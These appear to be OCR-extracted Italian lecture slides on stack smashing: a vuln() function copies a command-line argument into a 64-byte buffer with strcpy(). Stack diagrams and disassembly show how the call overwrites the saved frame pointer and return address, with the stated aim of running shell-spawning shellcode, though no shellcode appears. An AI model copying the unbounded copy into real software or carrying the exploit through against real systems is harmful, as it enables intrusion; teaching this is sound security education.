
- la `strcpy()` copia nel buffer `buf`, di 64 bytes, la stringa passata come argomento a `vuln()`
  - che è un parametro passato da linea di comando
    - e può quindi essere anche molto più lungo di 63 caratteri
- Vogliamo sfruttare la vulnerabilità per iniettare ed eseguire lo *shell-spawning shellcode*


Vediamo graficamente i passi con cui avviene lo *stack smashing*:



...
&main
main(int, char*)
.text
...
&vuln
vuln(char *)
...
...
mov DWORD PTR [esp],eax
i: call &vuln
j: ...
...
← EIP
EAX = &arg
← ESP
var locali main
stack
k
SFP main
← EBP
...



.text
&main
...
main(int, char*)
...
&vuln
vuln(char *)
...
...
mov DWORD PTR [esp],eax
i: call &vuln
j: ...
...
← EIP
call:
push j
eip = &vuln
stack
&arg
← ESP
parametro passato a vuln
var locali main
k
SFP main
← EBP
...



.text
&main
...
main(int, char*)
...
&vuln
vuln(char *)
...
&vuln: push ebp
mov ebp, esp
sub esp,0x58
mov eax,DWORD PTR [ebp+0x8]
mov DWORD PTR [esp+0x4],eax
lea eax,[ebp-0x48]
mov DWORD PTR [esp],eax
call &strcpy
leave
ret
← EIP
stack
j
&arg
← ESP
return address in main
parametro passato a vuln
var locali main
k
SFP main
← EBP
...



.text
&main
...
main(int, char*)
...
&vuln
vuln(char *)
...
&vuln: push ebp
mov ebp, esp
sub esp,0x58
mov eax,DWORD PTR [ebp+0x8]
mov DWORD PTR [esp+0x4],eax
lea eax,[ebp-0x48]
mov DWORD PTR [esp],eax
call &strcpy
leave
ret
← EIP
stack
k
j
&arg
← ESP
var locali main
k
SFP main
← EBP
...
saved frame pointer
return address in main
parametro passato a vuln



.text
&main
...
main(int, char*)
...
&vuln
vuln(char *)
...
&vuln: push ebp
mov ebp, esp
sub esp,0x58
mov eax,DWORD PTR [ebp+0x8]
mov DWORD PTR [esp+0x4],eax
lea eax,[ebp-0x48]
mov DWORD PTR [esp],eax
call &strcpy
leave
ret
← EIP
stack
k
j
&arg
var locali main
k
SFP main
...
← ESP/EBP
saved frame pointer
return address in main
parametro passato a vuln

